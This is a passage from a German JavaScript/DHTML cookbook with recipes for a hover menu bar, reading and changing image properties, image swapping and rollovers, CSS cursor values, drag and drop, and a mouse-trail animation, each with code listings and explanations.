66     <div class="menue" id="l2" >Verlag</div>
67     <div id="l2i" class="submenue">
68       <a href='http://www.addison-wesley.de'>Addison-Wesley</a></div>
69   </span>
70 </body>
71 </html>
```

Listing 678: Eine Menüleiste (Forts.)

Die Menüleiste besteht im Wesentlichen aus `<div>`- und ``-Containern, die mit CSS formatiert und positioniert sowie teilweise temporär sichtbar und unsichtbar gesetzt werden. Die gesamten Klassen und Formatierungen der IDs in dem `<style>`-Container von Zeile 2 bis 42 sorgen für ein Layout, bei dem die Menüleiste mit kollabierten Menüeinträgen sichtbar ist, solange der Anwender den Mauszeiger nicht über das Menü bewegt.

Autor**Verlag**

Abbildung 339: Die Menüleiste, solange der Anwender die Menüleiste nicht mit der Maus überstreicht

Das ``-Tag in Zeile 59 löst sowohl mit `onMouseOver` als auch `onMouseOut` den Aufruf der Funktion `aufzu()` aus (``). Der Container umschließt den gesamten Menüeintrag samt allen Menüeinträgen bis Zeile 63. Die Eventhandler in so einem umgebenden Container unterzubringen ist notwendig, damit die Auswahl der Menüeinträge möglich ist, wenn sie angezeigt werden. Die aufgerufene Funktion `aufzu()` ist so konstruiert, dass sie beim ersten Auslösen bei einem Element das Menü expandiert und beim zweiten Auslösen das Menü wieder kollabiert. Der Mauszeiger darf also den Bereich nicht verlassen, wenn der Anwender einen Menüeintrag auswählen will.

Von Zeile 65 bis 69 finden Sie die gleiche Situation für den zweiten Menüpunkt.

Interessant sind auch die Zeilen 58 und 64. Über die Einträge in den beiden ``-Containern wird überprüft, ob das Menü expandiert oder kollabiert ist. In dem ``-Container wird mit HTML anfänglich ein + eingeschlossen. Das bedeutet, das Menü ist kollabiert und soll bei einem Überstreichen des Anwenders expandiert werden. In den jeweiligen ``-Containern wird dabei ein Minuszeichen geschrieben (Zeile 46 – `document.getElementById((link + "z")).innerHTML = "-";`).

Hinweis

Die beiden Container sind für den Anwender nicht zu sehen. Sie dienen nur der Steuerung der Funktion `aufzu()`. Wir könnten hier ebenso gut versteckte Formularfelder verwenden oder aber den Zustand eines Menüeintrags in einer JavaScript-Variablen speichern.

Die Funktion `aufzu()` entscheidet in Zeile 45 über `if(document.getElementById((link + "z")).innerHTML != "-")`, ob das Menü expandiert oder kollabiert werden soll. Über den Parameter der Funktion wird entschieden, welches Menü dabei expandiert oder kollabiert wird (siehe zu den Details das Rezept »Wie kann ich ein aufklappbares Navigationsmenü erstellen?« auf Seite 771).

Autor**Verlag**


Homepage
AJAX-Portal

Abbildung 340: Der Mauszeiger hat den ersten Menüeintrag überstrichen und bewegt sich nun im expandierten Menü.

Hinweis

Man kann Menüleisten so konstruieren, dass sie erst auf einen Klick aktiviert werden. In diesem Rezept wird die Menüleiste aber bereits beim Überstreichen mit dem Mauszeiger expandiert. Das ist im Web das üblichere Verhalten.

Sie müssen natürlich nicht unbedingt Hyperlinks als Menüeinträge nehmen. Dann brauchen Sie bloß Elemente dort zu positionieren, die auf das Klickereignis reagieren.

255 Wie kann ich mit JavaScript dynamisch Bilder in einer Webseite erzeugen und darauf zugreifen?

Wenn ein Browser beim Laden einer Webseite eine Grafik vorfindet, legt er ein Datenfeld mit Namen `images` an, in dem die Grafik eingesortiert wird. Dieses Datenfeld ist über `window.document.images` zugänglich.

Außerdem ist es in JavaScript möglich, mit der Anweisung `new Image()`; von Hand ein Bildobjekt zu erzeugen. Darüber kann per Skript bereits ein Bild geladen werden, das nicht sofort in der Webseite angezeigt werden muss.

Jedes Bildobjekt stellt folgende Eigenschaften bereit:

Eigenschaften	Beschreibung
<code>border</code>	Der Zugriff auf den Rahmen. Korrespondierende Eigenschaft zu dem gleichnamigen HTML-Parameter. Achtung – je nach Setzen in HTML kann es in verschiedenen Browsern zu Unterschieden kommen. Ist der Wert in HTML nicht gesetzt, wird die Eigenschaft bei manchen Browsern nicht belegt.
<code>complete</code>	Der Ladezustand. Die Eigenschaft enthält den Wert <code>true</code> , wenn die Grafik geladen ist, und den Wert <code>false</code> , wenn die Grafik nicht oder nicht vollständig geladen ist.
<code>height</code>	Die Höhe der Grafik. Korrespondierende Eigenschaft zu dem gleichnamigen HTML-Parameter. Allerdings muss der HTML-Parameter nicht spezifiziert sein, damit diese Eigenschaft die Höhe beinhaltet.
<code>hspace</code>	Der horizontale Abstand zwischen einer Grafik und ihren benachbarten Elementen. Korrespondierende Eigenschaft zu dem gleichnamigen HTML-Parameter. Wenn die Angabe im HTML-Tag nicht gesetzt ist, hat die Eigenschaft <code>hspace</code> den Wert 0.
<code>length</code>	Diese Eigenschaft ist eine Besonderheit, da sie nicht direkt einem Bildobjekt zuzuordnen ist. Die Eigenschaft enthält die Anzahl der Grafiken in einem Datenfeld. Das bedeutet insbesondere für eine Webseite, dass über <code>document.images.length</code> die Anzahl der Grafiken in der Webseite verfügbar ist.
<code>lowsrc</code>	Die URL der Vorschaugrafik. Korrespondierende Eigenschaft zu dem gleichnamigen HTML-Parameter.
<code>name</code>	Der Name der Grafik. Korrespondierende Eigenschaft zu dem gleichnamigen HTML-Parameter.
<code>src</code>	Die URL der Grafikdatei. Korrespondierende Eigenschaft zu dem gleichnamigen HTML-Parameter.
<code>vspace</code>	Der vertikale Abstand zwischen einer Grafik und ihren benachbarten Elementen. Korrespondierende Eigenschaft zu dem gleichnamigen HTML-Parameter. Wenn die Angabe im HTML-Tag nicht gesetzt ist, hat <code>vspace</code> den Wert 0
<code>width</code>	Die Breite der Grafik. Korrespondierende Eigenschaft zu dem gleichnamigen HTML-Parameter. Allerdings muss der HTML-Parameter nicht spezifiziert sein, damit diese Eigenschaft die Breite beinhaltet.

Tabelle 30: Die Eigenschaften eines Bildobjekts

Die Eigenschaften eines Bildobjekts können nun aus JavaScript dynamisch ausgelesen und auch gesetzt werden

Achtung

Beachten Sie, dass es – vor allem in älteren Browsern – dann zu Problemen kommen kann, wenn eine dynamische Veränderung einer Grafik mit JavaScript den Browser zwingt, die Webseite vollkommen neu aufzubauen. Stellen Sie sich vor, Sie zeigen eine Grafik mit einer Breite von 100 Pixeln an und setzen den Wert mit JavaScript auf 200 Pixel. Das führt unter Umständen dazu, dass die gesamte Seite neu angeordnet werden muss. Neuere Browser kommen damit gut klar, aber bei älteren Browsern (etwa dem Netscape Navigator 4.7) wird das unter Umständen scheitern.

Sie können neben dem Objektfeld zum Zugriff auch die Methoden `getElementById()`, wenn das Grafikelement ein ID-Attribut hat, `getElementsByName()` und `getElementsByTagName()`, wenn das Grafikelement ein name-Attribut hat, verwenden (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Unabhängig von dem konkreten Zugriff auf ein Element werden Sie in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit dem Grafikelement zur Verfügung haben.

Tipp

Grundsätzlich ist es beim dynamischen Verändern von Bildeigenschaften sinnvoll, mit Platzhaltern zu arbeiten. Das bedeutet, wenn Sie in einer Webseite eine Grafik anzeigen wollen, legen Sie auf jeden Fall ein ``-Tag dafür an. Auch wenn dieses am Anfang nur eine unsichtbare Grafik referenziert, die durch JavaScript ausgetauscht wird. Eine solche unsichtbare Grafik kann eine vollkommen transparente Grafik sein oder eine Grafik, die nur ein Pixel groß ist.

256 Wie kann ich die Höhe und die Breite eines Bildes dynamisch verändern?

Grundsätzlich legt ein Browser beim Laden einer Webseite für jede Grafik ein Datenfeld mit Namen `images` an. Sie können auch über einen Elementknoten auf die Grafik zugreifen. Außerdem ist es in JavaScript möglich, mit der Anweisung `new Image()`; von Hand ein Bildobjekt zu erzeugen (*siehe dazu das Rezept »Wie kann ich mit JavaScript dynamisch Bilder in einer Webseite erzeugen und darauf zugreifen?« auf Seite 777*).

Die Höhe und die Breite eines Bildes dynamisch zu verändern, ist einfach – Sie setzen die entsprechenden Eigenschaften von Bildern in der Webseite.

Das nachfolgende Beispiel soll das dynamische Setzen der Eigenschaften von Bildern in der Webseite über die Verwendung des `images[]`-Datenfeld veranschaulichen. Die Technik wird mittlerweile in allen neueren Browsern gut unterstützt.

Beispiel (`d1.html`):

```
01 <html>
02 <script language="JavaScript">
03   function aender(i) {
04     document.images[i].width = 100;
05     document.images[i].height = 50;
06   }
07 </script>
08 <body>
```

Listing 679: Änderungen der Bildeigenschaften per JavaScript nach dem Laden der Webseite

```

09   
10  <br />
11  
12  <form>
13    <input type="Button" value="Bild 1" onClick="aender(0)" />
14    <input type="Button" value="Bild 2" onClick="aender(1)" />
15  </form>
16 </body>
17 </html>

```

Listing 679: Änderungen der Bildeigenschaften per JavaScript nach dem Laden der Webseite (Forts.)

In dem Beispiel werden zwei Grafiken in einer Webseite referenziert (Zeile 9 und 10). Mit dem nachfolgenden Formular wird die Funktion `aender()` mit dem Index des Bildobjekts als Parameter aufgerufen. In der Funktion werden jeweils die Höhe (Zeile 5) und die Breite (Zeile 4) gesetzt.



Abbildung 341: Vor dem Klick auf einen Button



Abbildung 342: Nach dem Klick auf den Button 2

257 Wie kann ich ein Bild dynamisch austauschen?

Grundsätzlich legt ein Browser beim Laden einer Webseite für jede Grafik ein Datenfeld mit Namen `images` an. Sie können auch über einen Elementknoten auf die Grafik zugreifen. Außerdem ist es in JavaScript möglich, mit der Anweisung `new Image();` von Hand ein Bildobjekt zu erzeugen (siehe dazu das Rezept »Wie kann ich mit JavaScript dynamisch Bilder in einer Webseite erzeugen und darauf zugreifen?« auf Seite 777).

Um ein Bild mit JavaScript dynamisch auszutauschen, setzen Sie einfach die `src`-Eigenschaft des Bildes neu.

Beispiel (*d2.html*):

```

01 <html>
02 <script language="JavaScript">
03   function aender(i) {
04     document.images[i].src = "103.gif";
05   }
06 </script>
07 <body>
08   <br />
09   <form>
10     <input type="Button" value="Tausche" onClick="aender(0)" />
11   </form>
12 </body>
13 </html>
```

Listing 680: Dynamische Änderungen von Bildern in einer geladenen Webseite

In dem Beispiel wird eine Grafik in einer Webseite spezifiziert (Zeile 8). Mit dem nachfolgenden Formular wird die Funktion `aender()` mit dem Index des Bildobjekts als Parameter aufgerufen (Zeile 10). In der Funktion wird die Bildquelle ausgetauscht (Zeile 4).




Abbildung 343: Vor dem Klick



Abbildung 344: Nach dem Klick

258 Wie kann ich durch Setzen der src-Eigenschaft eines Bildes einen Rollover-Effekt erzielen?

Einer der am häufigsten in Verbindung mit DHTML genannten Effekte ist der Rollover-Effekt. Dabei geht es im Grunde nur darum, beim Überstreichen eines sensitiven Bereichs mit dem Mauszeiger einen optischen Effekt in dem Bereich auszulösen. Dazu gibt es zahllose Ansätze, wie ein solcher Rollover-Effekt erzielt werden kann, die zum Teil hochkompliziert aufgebaut werden. Einer der einfachsten und vor allem in nahezu allen Browsern unterstützten Wege führt darüber, eine Bild-URL beim Überstreichen mit dem Mauszeiger über JavaScript auszutauschen.

Grundsätzlich legt ein Browser beim Laden einer Webseite für jede Grafik ein Datenfeld mit Namen `images` an. Sie können auch über einen Elementknoten auf die Grafik zugreifen.

Außerdem ist es in JavaScript möglich, mit der Anweisung `new Image()`; von Hand ein Bildobjekt zu erzeugen (siehe dazu das Rezept »Wie kann ich mit JavaScript dynamisch Bilder in einer Webseite erzeugen und darauf zugreifen?« auf Seite 777).

Hinweis

Die meisten Rollover-Beispiele, die Sie in älteren Büchern und Quellen finden, ziehen das Verfahren ziemlich kompliziert auf. Der wesentliche Grund ist, dass dabei gleichzeitig das alte Netscape-Modell sowie das inkompatible Microsoft-Konzept berücksichtigt werden. Es ist aber nicht mehr zeitgemäß, diese historischen Altlasten mitzuschleppen. Wenn Sie für alte Browser einen Rollover-Effekt oder einen ähnlich gelagerten Effekt mit Grafiken bereitstellen wollen, sollten Sie auf den Zugriff über ein Bildobjekt zurückgreifen, wie es hier gezeigt wird. Oder Sie verzichten ganz auf JavaScript (siehe das Rezept »Wie kann ich den Hover-Effekt als Rollover-Effekt einsetzen?« auf Seite 54).

Beispiel (*d3.html*):

```
01 <html>
02 <script language="JavaScript">
03   dummy = new Image();
04   tausch = new Image();
05   tausch.src = "002.gif";
06   function aender(i) {
07     if (document.images[i].src != tausch.src){
08       dummy.src = document.images[i].src;
09       document.images[i].src = tausch.src;
10     }
11     else {
12       document.images[i].src = dummy.src;
13     }
14   }
15 </script>
16 <body>
17   
19   <br />
20   
22   <br />
23   
25   <br />
26 </body>
27 </html>
```

Listing 681: Ein einfacher Rollover-Effekt mit dem Austausch der src-Eigenschaft

Das Rezept benutzt die bekannte Tatsache, dass man zum Austausch von *n* Positionen immer *n + 1* Plätze braucht. In Zeile 3 wird deshalb ein Bildobjekt `dummy` erzeugt, das erst einmal leer bleiben kann und temporär ein auszutauschendes Bild zwischenspeichern wird.

In Zeile 4 wird ein weiteres Bild `tausch` erzeugt, das in Zeile 5 über das Setzen der `src`-Eigenschaft eine Grafik erhält. In der Webseite sind per HTML drei Grafiken referenziert (Zeile 17 bis 25). Es ist vollkommen irrelevant, dass es dreimal die gleiche Grafik ist.

Bei jedem ``-Tag werden Sie zwei Eventhandler finden, die beide Male die gleiche Funktion `aender()` mit dem jeweiligen Index des Bildobjekts als Parameter aufrufen. Über den Eventhandler `onMouseOver` wird die Funktion aufgerufen, wenn der Mauszeiger in den Bereich der Grafik kommt, und mit `onMouseOut`, wenn der Mauszeiger den Bereich der Grafik verlässt. In der Funktion wird die Bildquelle ausgetauscht.

In Zeile 7 wird überprüft, ob das übergebene Bildobjekt mit dem Bild in dem Objekt `tausch` übereinstimmt (`if (document.images[i].src != tausch.src){}`). Wenn dem nicht so ist, wird in Zeile 8 das Bild in der Variablen `dummy` zwischengespeichert (`dummy.src = document.images[i].src;`) und in Zeile 9 das Bild in der Webseite gegen das Bild in der Variablen `tausch` ausgetauscht (`document.images[i].src = tausch.src;`). Andernfalls wird das Bild in der Webseite durch das Bild in der Variablen `dummy` ersetzt (Zeile 12 – `document.images[i].src = dummy.src;`).

Die Funktion fungiert also als ein Schalter, der beim ersten Aufruf (`onMouseOver`) die Originaleite gegen die Datei, die über `tausch` referenziert wird, austauscht und beim zweiten Aufruf (`onMouseOut`) wieder zurücksetzt.




Abbildung 345: Der Mauszeiger befindet sich nicht im Bereich einer der Grafiken.



Abbildung 346: Der Mauszeiger befindet sich im Bereich der zweiten Grafik – diese wurde ausgetauscht.

Achtung

Das Beispiel funktioniert in den meisten Browsern, aber zwei verbreitete Browser haben Probleme. Da ist einmal das bekannte Verhalten vom Netscape Navigator 4.7, der bei Grafiken kein MouseOver und MouseOut unterstützt. Das kann man kompensieren, indem die Grafik in einen Hyperlink-Container eingeschlossen wird, der keine aktive Referenz auslöst. Unverständlich in jedoch, dass der Konqueror das Zurücksetzen bei `onMouseOut` nicht auslöst. Das hat nichts mit der Akzeptanz von `onMouseOver` oder

onMouseOut zu tun, sondern damit wie der Wert in `src` verwendet wird. In `document.images[i].src` wird die absolute URL verwendet, während `tausch.src` in dem Beispiel als relative URL zugewiesen wird. Deshalb läuft der Vergleich ins Leere. Allerdings können Sie im Vergleich auf `document.images[i].src` die `search()`-Methode einsetzen, um den Namen der Grafik zu extrahieren.

259 Wie kann ich den Cursor dynamisch verändern?

Allgemein ändert sich das Aussehen eines Mauszeigers bei einer grafischen Oberfläche sehr oft, um dem Anwender Rückmeldung darüber zu geben, was in einer bestimmten Situation auf eine gewisse Aktion durch ihn passieren wird. Diese Veränderung können Sie mit DHTML gezielt steuern, indem Sie die Veränderung entweder direkt über eine CSS-Stilangabe `cursor` vorgeben oder mit einem JavaScript-Zugriff über das `style`-Objekt koppeln. In den meisten Situationen ist jedoch die einfache Angabe in einem CSS ausreichend.

Als Wertzuweisung für `cursor` sind folgende Wert möglich:

Wert	Beschreibung
<code>auto</code>	Ein automatischer Mauszeiger (Normaleinstellung).
<code>crosshair</code>	Der Mauszeiger in Form eines einfachen Fadenkreuzes.
<code>default</code>	Der plattformunabhängige Standardmauszeiger.
<code>e-resize</code>	Ein Mauszeiger in Form eines Pfeils, der nach rechts zeigt (der Wert <code>e</code> steht für Osten).
<code>hand</code>	Die nicht standardisierte Microsoft-Alternative für <code>pointer</code> .
<code>help</code>	Ein Mauszeiger in Form des Hilfesymbols.
<code>move</code>	Ein Mauszeiger in Form eines Kreuzes, das die Möglichkeit zum Bewegen des Elements anzeigt.
<code>ne-resize</code>	Ein Mauszeiger in Form eines Pfeils, der nach rechts oben zeigt (der Wert <code>ne</code> steht für Nordost).
<code>n-resize</code>	Ein Mauszeiger in Form eines Pfeils, der nach oben zeigt (der Wert <code>n</code> steht für Norden).
<code>nw-resize</code>	Ein Mauszeiger in Form eines Pfeils, der nach links oben zeigt (der Wert <code>nw</code> entspricht Nordwest).
<code>pointer</code>	Ein Mauszeiger in Form eines Zeigers. Der Internet Explorer bis Version 5.5 unterstützt den Wert nicht.
<code>se-resize</code>	Ein Mauszeiger in Form eines Pfeils, der nach rechts unten zeigt (der Wert <code>se</code> entspricht Südost).
<code>s-resize</code>	Ein Mauszeiger in Form eines Pfeils, der nach unten zeigt (der Wert <code>s</code> steht für Süden).
<code>sw-resize</code>	Ein Mauszeiger in Form eines Pfeils, der nach links unten zeigt (<code>sw</code> ist der Wert für Südwest).
<code>text</code>	Ein Mauszeiger, der normalen Text signalisiert.

Tabelle 31: Wertzuweisungen für `cursor`

Wert	Beschreibung
url([Datei])	Die Angabe einer URL, um eine beliebige Grafik (möglichst vom Format ANI oder CUR) als Mauszeiger anzugeben. Die Angabe wird allerdings von vielen älteren Browsern nicht unterstützt.
wait	Ein Mauszeiger, der einen Wartezustand signalisiert.
w-resize	Ein Mauszeiger in Form eines Pfeils, der nach links zeigt (<i>w</i> ist der Wert für Westen).

Tabelle 31: Wertzuweisungen für cursor (Forts.)

Beispiel (*cursor1.html*):

```

01 <html>
02 <body>
03 <div style="background-color:yellow; width:200px; cursor:wait;">
04 Die Antwort ist 42
05 </div>
06 <div style="background-color:lightgray; width:200px; cursor:help;">
07 Wie war die Frage?
08 </div>
09 </body>
10 </html>
```

Listing 682: Festlegen des Aussehens vom Mauszeiger




Abbildung 347: Anzeige eines Wartezustands




Abbildung 348: Hilfe

Hinweis

So nett die Veränderung der Symbole für einen Mauszeiger auch sein mag. Sie sollten Sie nicht zweckentfremden und nur so einsetzen, wie der Anwender sie auch erwartet.

260 Wie kann ich mit Drag & Drop die Webseite verändern?

Im Rahmen des semantischen Webs greift ein Anwender viel weiter in die Gestaltung von Inhalten, aber auch der individuellen Darstellung von Seiten ein als es bei konventionellen Webapplikationen der Fall war. Ein Aspekt der individuellen Anpassung des Layouts einer

Webseite ist, dass der Anwender Teile der Webseite möglicherweise verschieben will oder muss. Dieses Drag & Drop von Elementen lässt sich mit DHTML realisieren.




Abbildung 349: Ein Element in der Webseite lässt sich verschieben, wie der Anwender am geänderten Mauszeiger erkennt.



Abbildung 350: Das Element wurde an seinem neuen Platz abgeladen.

Das Drag & Drop-Verfahren kann auf die unterschiedlichsten Weisen erstellt werden, die oft recht kompliziert sind, zwingend mit Browserweichen arbeiten und ob deren Unzuverlässigkeit dennoch nicht zuverlässig sind. Die nachfolgende Variante ist dagegen relativ einfach und dennoch zuverlässig, denn sie wird von allen modernen Browsern unterstützt.

Wir brauchen für das Rezept neben der Position des Elements, das verschoben werden soll, die Position des Mauszeigers und den Zustand der linken Maustaste. Der Zugang dazu ist der Objekt `event`. Grundsätzlich wird die Laufzeitumgebung von JavaScript bei zahlreichen Situationen Mitteilungsobjekte erzeugen. Immer wenn in einer Webseite ein Ereignis auftritt, wird dabei ein solches `event`-Objekt generiert. Das `event`-Objekt beinhaltet verschiedenste Informationen über ein aufgetretenes Ereignis in einer Webseite samt den Randbedingungen, die dabei eine Rolle gespielt haben. Zum Zugriff auf Eigenschaften eines `event`-Objekts stellen Sie es mit der Punktnotation voran. Allerdings sind die verfügbaren Eigenschaften in dem `event`-Objekt bei Microsoft und dem Rest der Welt nicht identisch und auch die genaue Form des Zugriffs unterscheidet sich. Beachten Sie dazu unbedingt die Ausführung im folgenden Kapitel zur Ereignisbehandlung und die Ausführungen in dem verwandten Rezept »Wie kann ich ein Kontextmenü realisieren?« auf Seite 797.

Betrachten wir zunächst das Listing (`dragAndDrop.html`):

```
01 <html>
02 <style type="text/css">
03 #zuziehen {
04   position: absolute;
05   cursor : move;
06 }
07 </style>
08 <body onload="posElement()">
```

Listing 683: Drag & Drop von Elementen der Webseite

```

09 <h1>Kannst Du mir mal beim Verr&uuml;cken der M&ouml;bel helfen?</h1>
10 <div id="zuziehen"></div>
11 </body>
12 <script language="JavaScript">
13   var gedrueckt=false;
14   var anfangsPosX=0;
15   var anfangsPosY=0;
16   function posElement() {
17     document.getElementById("zuziehen").style.top = 100;
18     document.getElementById("zuziehen").style.left = 100;
19   }
20   function ziehe(){
21     if (document.addEventListener){
22       document.getElementById("zuziehen").onmouseover = ddbereich;
23       document.getElementById("zuziehen").onmousedown = ddbeginnendNc;
24       document.getElementById("zuziehen").onmousemove = ddaktivNc;
25     }
26     else if (document.attachEvent){
27       document.getElementById("zuziehen").attachEvent(
28         "onmouseover", ddbereich);
29       document.getElementById("zuziehen").attachEvent(
30         "onmousedown", ddbeginnendIe);
31       document.getElementById("zuziehen").attachEvent(
32         "onmousemove", ddaktivIe);
33     }
34     else {
35       status = "Kein Drag & Drop m&ouml;glich";
36     }
37   }
38   ziehe();
39 // Neutral
40   function ddbereich() {
41     document.getElementById("zuziehen").style.cursor="move";
42   }
43
44 // NC-Welt
45   function ddaktivNc(ev) {
46     var neuPosX;
47     var neuPosY;
48     if(gedrueckt) {
49       neuPosX = ev.pageX - anfangsPosX;
50       neuPosY = ev.pageY - anfangsPosY;
51       document.getElementById("zuziehen").style.left = neuPosX;
52       document.getElementById("zuziehen").style.top = neuPosY;
53     }
54   }
55   function ddbeginnendNc(ev) {
56     anfangsPosX = ev.pageX -
57     eval(document.getElementById("zuziehen").style.left.replace (
58       ("px", "")));
59     anfangsPosY = ev.pageY -

```

```

59     eval(document.getElementById("zuziehen").style.top.replace ←
60         ("px",""));
61     gedrueckt=true;
62     document.getElementById("zuziehen").style.cursor="move";
63 }
64 else {
65     gedrueckt=false;
66     document.getElementById("zuziehen").style.cursor="auto";
67 }
68 }
69 // IE-Welt
70 function ddaktivIe() {
71     var neuPosX;
72     var neuPosY;
73     if(gedrueckt) {
74         neuPosX = event.clientX - anfangsPosX;
75         neuPosY = event.clientY - anfangsPosY;
76         document.getElementById("zuziehen").style.left = neuPosX;
77         document.getElementById("zuziehen").style.top = neuPosY;
78     }
79 }
80 function ddbeginnendIe() {
81     anfangsPosX = event.clientX -
82     eval(document.getElementById("zuziehen").style.left.replace ←
83         ("px",""));
84     anfangsPosY = event.clientY -
85     eval(document.getElementById("zuziehen").style.top.replace ←
86         ("px",""));
87     if(!gedrueckt) {
88         gedrueckt=true;
89         document.getElementById("zuziehen").style.cursor="move";
90     }
91     else {
92         gedrueckt=false;
93         document.getElementById("zuziehen").style.cursor="auto";
94     }
95 }
96 </script>
97 </html>
```

Listing 683: Drag & Drop von Elementen der Webseite (Forts.)**Hinweis**

Wir haben hier das Drag & Drop-Verfahren so realisiert, dass der Anwender nach dem Klick auf ein zu verschiebendes Element die Maustaste wieder loslässt, das Element verschiebt und an der Zielposition erneut klickt, um das Element »abzuladen«. Natürlich kann man das Verschieben auch so realisieren, dass die Aktionen an das Niederdrücken, Halten und Loslassen der Maustaste gekoppelt werden.

Das Style Sheet am Anfang des Listings legt die Art der Positionierung von dem zu verschiebenden Element auf absolut fest und formatiert den Mauszeiger so, dass ein Anwender den Beginn der Drag-Operation erkennt, wenn er das Element überstreicht (Zeile 5 – cursor :

move;). Die Funktion posElement() (Zeile 16 bis 19) positioniert das Element in einer Anfangsposition.

Im Skript überwachen wir mit einer booleschen Variablen gedrueckt, ob der Anwender auf das zu verschiebende Element geklickt hat oder nicht. Wenn die Variable auf true gesetzt ist, wird das Element in Richtung des Mauszeigers verschoben, wenn sich der Mauszeiger im Bereich des Elements befindet und bewegt wird.

Die Funktion ziehe() von Zeile 20 bis 37 registriert die Aufrufe für die Drag & Drop-Aktion. Hier müssen wir zwischen dem Netscape- und dem Microsoft-Ereignismodell trennen.

Hinweis

Zur Vollständigkeit müssten wir sogar noch das alte Netscape-Modell berücksichtigen, aber das wollen wir hier nicht machen.

Mit der Anweisung if (document.addEventListener) in Zeile 21 testen wir, ob ein Browser das (neue) Netscape-Ereignismodell unterstützt. In den folgenden Zeilen registrieren wir drei Listener für relevante Ereignisse bei unserer Drag & Drop-Aktion. In Zeile 22 registrieren wir mit document.getElementById("zuziehen").onmouseover = ddbereich; einen Listener für das Überstreichen des Elements mit der Maustaste und binden daran mit einer Funktionsreferenz die Funktion. In Zeile 23 wird mit document.getElementById("zuziehen").onmousedown = ddbeginnendNc; ein Listener an das Niederdrücken der Maustaste auf dem Element registriert und mit einer weiteren Funktion verbunden und in Zeile 24 mit document.getElementById("zuziehen").onmousemove = ddaktivNc; ein Listener für das Bewegen der Maus auf dem verschiebbaren Element eingerichtet und mit Funktion drei verbunden.

Geht der Test in Zeile 21 schief, testen wir in Zeile 26, ob der Browser das Microsoft-Ereignismodell unterstützt (else if (document.attachEvent)). Wenn dem so ist, registrieren wir drei Funktionen nach dem Microsoft-Modell.

Hinweis

Beachten Sie, dass die Funktion für das Überstreichen des Elements für beide Welten gleich ist.

Geht weder das eine noch das andere, wird in der Statuszeile eine Meldung angezeigt. Hier sollten Sie natürlich die Alternative für die Praxis weiter ausarbeiten.

Die Funktionen für das Beginnen der Drag & Drop-Aktion und die Durchführung sind sowohl für die Netscape- als auch für die Microsoft-Welt jeweils weitgehend gleich aufgebaut. Nur unterscheiden sie sich in den konkreten Bezeichnungen der Eigenschaften des event-Objekts und deren genauen Werten.

Hinweis

Wir besprechen nur die Microsoft-Funktionen, die in den Zeilen 70 bis 93 notiert sind.

Die Funktion `ddaktivIe()` (Zeile 70 bis 79) berechnet eine neue Position für das zu verschiebende Element, wenn die boolesche Variable `gedrueckt` den Wert `true` hat. Die neue Position ergibt sich einfach aus der Position des Mauszeigers. Allerdings wird davon die Differenz der Mausposition zur linken oberen Ecke des zu verschiebenden Elements abgezogen. Mit diesem kleinen Trick sorgen wir dafür, dass sich der Mauszeiger immer im Bereich des zu verschiebenden Elements befindet, wenn das Element verschoben wird.

Die Differenz der Mausposition zur linken oberen Ecke des zu verschiebenden Elements wird in der Funktion `ddbeginnendIe()` (Zeile 80 bis 93) berechnet. Dabei muss beachtet werden, dass der Wert der CSS-Eigenschaften `left` und `top` mit der Einheit "px" gespeichert wird. Wir können also nicht einfach die Differenz zwischen den jeweiligen numerischen Werten der Mausposition und diesen Werten bilden, sondern müssen zuerst das "px" loswerden (mit der String-Methode `replace()`) und dann den Reststring zu einem numerischen Wert verarbeiten. Damit wir uns nicht auf die automatische Typkonvertierung verlassen müssen, verwenden wir dazu `eval()`.

Der Rest der Funktion schaltet den Zustand der booleschen Variablen `gedrueckt` um. Wenn die Drag & Drop-Aktion beginnen soll, wird der Zustand auf `true` gesetzt. Ein erneuter Klick auf das nun verschiebbare Element setzt die Variable wieder auf `false` und das Element ist abgeladen (Zeile 90: `gedrueckt=false;`). In Zeile 91 wird mit `document.getElementById("zuziehen").style.cursor="auto";` der Mauszeiger wieder in die Defaulteinstellung zurückgesetzt.

261 Wie kann ich eine Mausspur erzeugen?

Eine nette kleine Animation erzeugt hinter dem Mauszeiger eine Mausspur aus beliebigen Symbolen, Zeichen oder Grafiken (*mausspur.html*).

```
01 <html>
02 <body onLoad="ziehe()">
03 
04 
05 
06 
07 
08 
09 
10 
11 
12
13 <script language="JavaScript">
14 function ziehe(){
```

Listing 684: Eine Mausspur

790 >> Wie kann ich eine Mausspur erzeugen?

```
15     if (document.addEventListener){  
16         document.onmousemove = spurNc;  
17     }  
18     else if (document.attachEvent){  
19         document.attachEvent("onmousemove", spurIe);  
20     }  
21     else {  
22         status = "Keine Mausspur möglich";  
23     }  
24 }  
25 function spurNc(ev) {  
26     var verschiebX = 0, verschiebY=0;  
27     for(i = 0; i < document.images.length; i++) {  
28  
29         document.images[i].style.left = ev.pageX + 30 + ←  
30             (i * (ev.pageX/10) + (Math.exp(i) /50));  
31         document.images[i].style.top = ev.pageY + (i* (ev.pageY /10) ←  
32             * (Math.exp(i) /100));  
33     }  
34 }  
35 function spurIe() {  
36     var verschiebX = 0, verschiebY=0;  
37     for(i = 0; i < document.images.length; i++) {  
38         if (Math.random() > 0.8) verschiebX = 10;  
39         else verschiebX = 5;  
40         if (Math.random() > 0.9) verschiebY = 10;  
41         else verschiebY = 5;  
42         document.images[i].style.left = event.clientX + 30 + (i*25) + ←  
43             verschiebX;  
44         document.images[i].style.top = event.clientY + (i*10) + ←  
45             verschiebY;  
46     }  
47 }  
48 </script>  
49 </body>  
50 </html>
```

Listing 684: Eine Mausspur (Forts.)

